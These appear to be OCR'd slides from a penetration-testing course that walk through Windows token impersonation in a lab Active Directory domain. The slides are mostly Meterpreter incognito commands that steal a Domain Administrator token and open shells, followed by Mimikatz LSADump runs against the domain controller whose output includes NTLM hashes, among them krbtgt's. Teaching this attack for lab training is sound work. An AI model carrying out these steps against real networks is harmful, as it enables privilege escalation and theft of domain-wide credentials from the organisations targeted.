Token Impersonation


What are tokens?

- Temporary keys that allow you access to a system/network without having to provide credentials each time you access a file. Think cookies for computers.

Two types:

- Delegate – Created for logging into a machine or using Remote Desktop
- Impersonate – “non-interactive” such as attaching a network drive or a domain logon script

https://www.offensive-security.com/metasploit-unleashed/fun-incognito/



Token Impersonation

Impersonate our domain user

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available
```

Token Impersonation

Pop a shell and load incognito

```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

Token Impersonation

Impersonate our domain user

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer
 HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\> ^C
Terminate channel 1? [y/N]  y
```

Token Impersonation

Attempt to dump hashes as non-Domain Admin

Alright, but what if a Domain Admin token was available?

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
MARVEL\Administrator
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
No tokens available
```

Token Impersonation

Identify Domain Administrator

```
meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

Token Impersonation

Impersonate our Domain Administrator

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer
HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
```

Token Impersonation

Attempt to dump hashes as Domain Admin...

```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : d5c27f89ef50ef1a2478272b3782ed65

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 0000044f (1103)
User : fcastle
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```

Token Impersonation

Win!